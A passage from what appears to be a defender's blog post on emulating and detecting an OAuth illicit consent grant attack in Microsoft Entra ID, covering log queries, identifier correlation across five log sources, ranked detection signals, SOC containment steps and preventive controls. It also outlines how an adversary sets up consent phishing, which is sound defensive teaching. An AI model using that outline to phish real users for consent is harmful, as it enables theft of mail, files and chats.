The source IPs in this emulation are identical across sign-in and Graph Activity because I ran both the browser and the token exchange from the same machine. In a real cross-tenant attack the adversary's token exchange and Graph calls would originate from their infrastructure, not the victim's, and this table would have a different IP than the sign-in table above. Source IP or geo divergence between the auth flow and the Graph API requests that follow, correlated via sign_in_activity_id (or c_sid), is a signal worth paying close attention to.
It's also worth checking the scopes field on each Graph Activity entry, which carries the scopes actually embedded in the access token at call time. In my data:
Chat.Read Files.ReadWrite Files.ReadWrite.All Mail.Read Mail.ReadWrite User.Read email openid profile
That matches ConsentAction.Permissions from the audit event exactly, minus offline_access (which is a directive, not an access scope) and with openid profile email that Entra auto-adds for user-delegated flows. If the granted and embedded scopes ever diverged in ways that are not just the expected auto-adds, something weird happened: token replay, scope escalation, or a refresh where the adversary asked for a narrower scope than was granted. All three are investigation triggers.
Microsoft Entra ID Protection
Identity Protection is a fifth pipeline that I did not expect to light up on this run. It fired anyway, which is worth walking through. I pulled it by user:
FROM logs-azure.identity_protection-default
| WHERE azure.identityprotection.properties.user_id == "6bbbc045-xxxx-xxxx-xxxx-04351a1bad7c"
  AND @timestamp > "2026-04-20T13:55:00Z"
| KEEP @timestamp,
       azure.identityprotection.operation_name,
       azure.identityprotection.properties.activity,
       azure.identityprotection.properties.risk_event_type,
       azure.identityprotection.properties.risk_level,
       azure.identityprotection.properties.risk_state,
       azure.identityprotection.properties.risk_detail,
       azure.identityprotection.properties.mitreTechniqueId,
       azure.identityprotection.properties.correlation_id,
       source.ip, source.as.organization.name
| SORT @timestamp DESC
One hit:
{
  "operation_name": "User Risk Detection",
  "properties": {
    "activity": "signin",
    "risk_event_type": "anonymizedIPAddress",
    "risk_level": "low",
    "risk_state": "remediated",
    "risk_detail": "userPassedMFADrivenByRiskBasedPolicy",
    "mitreTechniqueId": "T1090.003",
    "correlation_id": "c91a5d67-xxxx-xxxx-xxxx-28b9708fa7bf",
    "user_id": "6bbbc045-xxxx-xxxx-xxxx-04351a1bad7c",
    "ipAddress": "217.217.112.187"
  },
  "source": {
    "ip": "217.217.112.187",
    "as": { "organization": { "name": "GSL Networks Pty LTD" } }
  }
}
The interesting parts:
-
risk_event_type: anonymizedIPAddress means Entra flagged the source IP as one commonly associated with anonymizing proxies, VPN services, or residential proxy pools. The ASN in my case (GSL Networks Pty LTD) is a known VPN/residential-proxy provider.
-
risk_state: remediated plus risk_detail: userPassedMFADrivenByRiskBasedPolicy means Entra applied a risk-based conditional access policy, the user (me) passed MFA, and the session was allowed through. The detection fired, the token was still issued, and Identity Protection marked the risk as remediated.
-
mitreTechniqueId: T1090.003 and additionalInfo.mitreTechniques are worth a careful note. In my captured event the risk detection carried a top-level mitreTechniqueId: T1090.003 (ATT&CK Proxy: Multi-hop Proxy), and the nested properties.additionalInfo field (a stringified JSON array) contained an entry tagging both T1090.003 and T1078 (Valid Accounts):
"additionalInfo": "[
  {\"Key\":\"userAgent\",\"Value\":\"Mozilla/5.0 ...Chrome/147.0.0.0...\"},
  {\"Key\":\"mitreTechniques\",\"Value\":\"T1090.003,T1078\"}
]"
I couldn't find these properties documented in Microsoft's public riskDetection resource type schema, but they appeared in my data so usable today, just not a contracted API.
Also note that additionalInfo is a string-of-JSON, not a parsed object. The Elastic Azure integration surfaces mitreTechniqueId as an indexed field, but the comma-separated additionalInfo.mitreTechniques list is not broken out on its own yet. If you want to query on T1078 specifically, for now you need to parse event.original in your pipeline or at query time.
-
correlation_id: c91a5d67-... matches the sign-in log's correlation_id on the error-65001 interactive sign-in. Same event, different pipeline.
Two takeaways. First, Identity Protection gives you a signal on the sign-in that drove the consent without you having to hand-roll detection on the sign-in log. If your tenant is licensed for it (Entra ID P2) and you forward the diagnostic setting, it is another useful surface. Second, the signal is remediated automatically when MFA passes, so the event is visible to the defender but the token was still issued. Identity Protection is a detection surface, not a prevention in this case.
Cross-Source Correlation
With all five sources pulled, I mapped out the identifiers that link them. The chain is tighter than I expected before running the emulation:
| Pivot | Field pair | Links |
|---|---|---|
| Consent ↔ UAL | correlationId (Entra audit) = InterSystemsId (UAL) | Two views of the same consent event |
| App ↔ everywhere | AppId appears in all five sources | Universal pivot |
| User ↔ everywhere | User object ID appears in sign-in, Graph Activity, UAL, and Identity Protection | Track the affected user |
| Sign-in ↔ Graph (token) | uniqueTokenIdentifier (sign-in) = signInActivityId (Graph Activity) | Exact token-to-API-call linkage |
| Sign-in ↔ Graph (session) | session_id (sign-in) = c_sid (Graph Activity) = sid claim (access token JWT) | Session-level correlation across browser, token, and API call |
| Sign-in ↔ Identity Protection | correlation_id (sign-in) = correlation_id (Identity Protection) | Same auth event |
The session_id / c_sid pivot is the cleanest way to catch OAuth user-impersonation to Graph. Coalesce sign-in session_id with Graph Activity c_sid, then look for the same session producing events from multiple source IPs within a short window. That is the wire-level fingerprint of a token being exfiltrated from a consent dance and replayed from different infrastructure.
A quick note on correlation_id specifically, since it shows up on almost every event and can look like a universal pivot at first glance. Microsoft documents it as a "Correlation ID for troubleshooting" rather than a cross-source pivot, and my data bears that out. It is a per-transaction identifier that only aligns across pipelines when those pipelines are recording the same underlying transaction. In my run, the consent audit event carried correlation_id 58489538-..., the consent-dance sign-ins all shared correlation_id c91a5d67-..., and Identity Protection's detection for that sign-in carried c91a5d67-... too. The audit correlation_id and the sign-in correlation_id are not the same, and are not supposed to be. They describe different underlying transactions (a directory write vs an authentication). Graph Activity goes further in the other direction, with every HTTP request getting its own unique correlation_id, so you cannot chain Graph calls back to the sign-in via that field. Treat correlation_id as a clean pivot for UAL ↔ audit and sign-in ↔ Identity Protection, but reach for uniqueTokenIdentifier / signInActivityId or session_id / c_sid when you need to bridge sign-in to Graph Activity.
Starting from my consent event and following the identifiers forward, the reconstruction looks like this:
Consent event (Entra audit, correlationId: 58489538-...)
  > InterSystemsId match
Consent event (M365 UAL, InterSystemsId: 58489538-...)
  > pivot on appId (0da9360e-...)
Token issuance (sign-in log, uniqueTokenIdentifier: XMxJCA9zbUaFunjfD_4gAA, session_id: 00401e2a-...-0d8b136bc723)
  > signInActivityId match, OR c_sid match
Graph API calls (Graph Activity: /me, /me/messages, /me/drive, /me/chats)
  > correlation_id match on the sign-in
Identity Protection risk detection (anonymizedIPAddress, remediated)
This is the reason a good detection pipeline isn't built around a single log source. The consent event is the anchor, but without the sign-in log you don't see the token issuance, without Graph Activity you don't see what happened after the token was issued, and without Identity Protection you don't see Entra's own risk assessment on the sign-in that drove the consent. Any one of those views in isolation is partial.
What the Victim Tenant Does NOT See
This is the part I wish more blog posts spent time on. Defender visibility has hard edges, and you need to know where they are.
- The app registration. Created in the adversary tenant. Not visible to the victim until a service principal is provisioned in the victim tenant at consent time.
- The client secret. Created in the adversary tenant. Completely invisible.
- The consent URL. Crafted on the adversary's machine. Invisible unless it's embedded in an email that passes through Exchange Online, in which case Message Trace might catch it on delivery.
- Everything in the adversary tenant's logs. Unless you're Microsoft and you can pull a cross-tenant response (which is what happened with Midnight Blizzard and is not a tool ordinary defenders have), you will never see any of this.
- Delivery channels other than email. Teams messages (unless your org has Teams audit logs enabled and configured), LinkedIn InMail, SMS, QR codes on physical media, all invisible to the tenant's native logs.
- Post-consent refresh token redemption from adversary infra. Shows up in sign-in logs as non-interactive token issuance, but without Graph Activity you can't tell what the adversary did with the token. And Graph Activity is opt-in; most tenants do not have it on.
If your organization does not have Graph Activity Logs enabled, you can see the consent and the token issuance, but you cannot see what the adversary did with the token. The attacker knows this. Enabling Graph Activity forwarding is one of the highest-leverage posture improvements a defender can make for this specific class of attack.
Signals, Honestly Ranked
Which signals actually move the needle, in roughly descending order of independent value:
First-seen (user, appId) pair. A user consenting to an app that nobody in your tenant has ever consented to before is the workhorse signal. It catches the textbook pattern (adversary registers a new app per campaign) regardless of whether any of the other fancier signals are present. It requires a historical lookback (14 days is a reasonable starting point) and it's noisy on the day a vendor rolls out a new SaaS app, but the false positive rate is manageable and the true positive rate is excellent.
AppOwnerOrganizationId not in your allowlist. Cross-tenant consent to an app whose owning tenant isn't a known vendor or Microsoft first-party is the high-fidelity version of the first-seen signal. Requires a curated allowlist, which is real work to build and maintain, but once you have it the signal is clean.
Dangerous scope combinations. Mail.Read plus Files.ReadWrite.All plus Chat.Read on a single consent is the classic collection-oriented pattern. Pair with first-seen and it's a very high-confidence detection.
ConsentAction.Reason: Risky application detected. When this fires, take it seriously. In four runs of this emulation it fired on both cross-tenant runs and did not fire on two same-tenant runs, which is consistent with the risk engine reacting to the cross-tenant + new-unverified-app shape rather than just the scope mix. Treat it as a high-confidence amplifier when it does appear; do not rely on it to fire on every risky consent.
OnBehalfOfAll: True on a consent for an external unverified app. Tenant-wide admin consent to something you don't know. Full stop, investigate.
IP divergence between token issuance and Graph Activity. Strong signal, but requires you to have both sign-in logs and Graph Activity joined on uniqueTokenIdentifier. Needs Graph Activity enabled. If you have it, this is one of the cleanest behavioral signals in the dataset.
Bare or unusual user agent on the non-interactive token issuance. curl/*, python-requests/*, and other SDK-less strings on non-interactive sign-ins for external multi-tenant apps are not what legitimate integrations look like. Adversaries can forge this, and many do. When they don't, this is a cheap signal.
AADSTS65001 on interactive sign-in followed immediately by success. Fingerprint of a live consent flow. Corroborator, not primary.
Unverified publisher on the service principal. Requires a separate pivot to look up verifiedPublisher on the SP. Noisy on its own (many legitimate apps are unverified) but sharp as an enrichment.
A workable first-pass detection stack: first-seen (user, appId) as the primary trigger, plus enrichments for AppOwnerOrganizationId, scope combination, and ConsentAction.Reason. Add IP-divergence correlation if you have Graph Activity. Every other signal above goes in the triage view for the analyst, not into the trigger logic.
Defender Workflow: What Happens When the Alert Fires
Say the first-seen consent alert fires at 2 a.m. for victim.user consenting to secure-document-viewer-815903. Here is the pivot chain a SOC analyst actually runs:
-
Pull the Consent to application event and extract AppId, AppOwnerOrganizationId, scopes, OnBehalfOfAll, and ConsentAction.Reason. This is the starting context.
-
Look up the service principal in the victim tenant. Get the displayName, appDisplayName, verifiedPublisher, replyUrls, publisherName, signInAudience. Unverified publisher + reply URL on a throwaway domain + AzureADMultipleOrgs is the textbook shape.
-
Scope the blast radius. Query the consent event for any other user in your tenant who has consented to the same AppId or anything from the same AppOwnerOrganizationId. Consent phishing campaigns hit many users; a single consent is almost never the whole story.
-
Find the token issuance. Query sign-in logs for the AppId over a window starting at the consent time. Non-interactive sign-ins after consent are the token exchanges. Note the source IPs, user agents, and uniqueTokenIdentifier values.
-
Trace post-consent activity. For each uniqueTokenIdentifier from step 4, query Graph Activity Logs where signInActivityId matches. What paths were hit?
/me/messages,/me/drive,/me/chatsare collection./users,/groups,/directoryObjectsare reconnaissance. What was the source IP? Does it match the user's normal geography or the geography of the original sign-in? -
Check for persistence. Did the adversary add secondary credentials to the app? Did they create additional service principals? Look for Add application password, Add service principal, Add delegated permission grant events in the audit log around the same window.
-
Contain. Revoke the oauth2PermissionGrant in the victim tenant (this removes the consent). Revoke the user's sign-in sessions via revokeSignInSessions (this invalidates refresh tokens). Disable or delete the service principal in the victim tenant (this prevents the app from re-authenticating even if somehow re-consented). Password reset and MFA re-registration if exfiltration is confirmed.
Step 7 has a gotcha worth highlighting. Revoking consent alone does not kill access tokens that are already issued; those are JWTs that stay valid for their configured lifetime (60 to 90 minutes typically) regardless of consent state. Revoking the user's sign-in sessions invalidates the refresh token. To cut off live access tokens in near real-time you need Continuous Access Evaluation enabled on the resources the adversary touched; even with CAE, revocation propagates in minutes rather than seconds. Without CAE there is a much larger window between "you revoked access" and "the adversary's current access token actually stops working." Plan for it.
Posture: Prevention as the Dual of Detection
Detection is necessary but insufficient. The posture controls that move this threat out of "we alert on it" territory and into "it is harder to happen in the first place" territory:
- Managed consent policy. The default as of July 2025 restricts user consent to verified publishers with low-risk scopes. If you have it on and haven't relaxed it, most of this attack becomes an admin-consent-request workflow instead of a silent user consent. If you have relaxed it, know why.
- Admin consent workflow. When users submit consent requests instead of self-consenting, the request goes into a review queue that your admins can triage. That queue is itself a detection surface.
- App Governance (part of Defender for Cloud Apps). Purpose-built for this class of attack; runs its own detections on consent events, scope patterns, and app behavior, and can auto-disable apps that match its risk policies. Alternate telemetry path for teams that don't have Graph Activity.
- Verified publisher enforcement. Block consent to apps without a verified publisher entirely, except for an explicit allowlist. Verified-publisher status requires Microsoft AI Cloud Partner Program (CPP) enrollment and domain ownership proof, which raises the adversary's cost significantly.
- Graph Activity Logs enabled. Not prevention, but visibility. Turn them on.
MITRE ATT&CK Mapping
| Technique | Description | Stage |
|---|---|---|
| T1566.002 | Phishing: Spearphishing Link | Consent URL delivery |
| T1528 | Steal Application Access Token | Consent + token exchange |
| T1078 | Valid Accounts | Adversary uses the consenting user's delegated access (Microsoft's own ID Protection tag on this flow) |
| T1114.002 | Email Collection: Remote Email Collection | Post-consent mail access |
| T1213 | Data from Information Repositories | OneDrive/Teams data access |
| T1550.001 | Use Alternate Authentication Material: Application Access Token | Token-based access |
| T1090.003 | Proxy: Multi-hop Proxy | Adversary fronting via residential proxy / anonymizing IP (Microsoft's ID Protection tag on the sign-in) |
Wrapping Up
The illicit consent grant attack is effective precisely because it abuses legitimate OAuth infrastructure. The adversary does not steal a password or bypass MFA; they register a normal multi-tenant app, dress up a normal consent prompt, and convince a user to click a normal button. The refresh token they walk away with is a persistence mechanism that survives password resets and operates entirely outside the victim's interactive sign-in surface.
What makes the detection story traceable is that the victim tenant does, in fact, log enough to reconstruct the whole chain (consent event, token issuance, post-consent API calls, risk assessment) provided you have all five data sources flowing and you correlate them. What makes the detection story hard is that the adversary knows exactly what you can and cannot see, calibrates their tooling to live in the gaps, and leans heavily on the fact that most tenants do not have Graph Activity enabled.
Both sides of the attack are worth staring at. The adversary's decisions (multi-tenant, delegated, narrow-enough scopes, plausible-enough display name, residential-geo-adjacent VPS) are every bit as much a part of the shape of the attack as the log fields they produce. When you can recognize the decisions, you can recognize the data. And when you can recognize the data, you can write the detections that actually catch the thing instead of the decorations around it.
If you want to reproduce any of this, you will need two Entra ID tenants (a free Azure account works for the adversary side) and az CLI access. Revoke the consent grant, disable the SP in the victim tenant, revoke the user's sessions, and delete the app registration in the adversary tenant when you're done. If you want to see the real data shapes, turn Graph Activity Logs on before you run the emulation. The most interesting half of the story is on that pipeline.
Happy Hunting!
References
- Microsoft: Midnight Blizzard: Guidance for responders on nation-state attack (January 2024)
- Wiz: Midnight Blizzard attack on Microsoft corporate environment: a detailed analysis, detections and recommendations
- Wiz: Would You Click ‘Accept’? Automatically detecting malicious Azure OAuth applications using LLMs
- Microsoft: Detect and remediate illicit consent grants in Microsoft 365
- Microsoft Entra Blog: OAuth consent phishing explained and prevented
- Proofpoint: The Dangerous Consequences of Threat Actors Abusing Microsoft’s “Verified Publisher” Status (January 2023)
- MSRC: Microsoft Investigation, Threat Actor Consent Phishing Campaign Abusing the Verified Publisher Process (January 2023)
- Microsoft: Publisher verification
- Microsoft: GAccess Microsoft Graph activity logs
- Microsoft: What are risk detections?
- Microsoft: servicePrincipal Resource Type (AppOwnerOrganizationId, verifiedPublisher)
- Microsoft: Continuous access evaluation
- Semperis: A New App Consent Attack: Hidden Consent Grant
- SlashID: Illicit Consent-Granting & App Backdooring – Obtaining persistence in Entra
- Cloud-Architekt: Consent Grant Attack
- Dark Reading: OAuth Abuse: The Threat of Illicit Consent Grants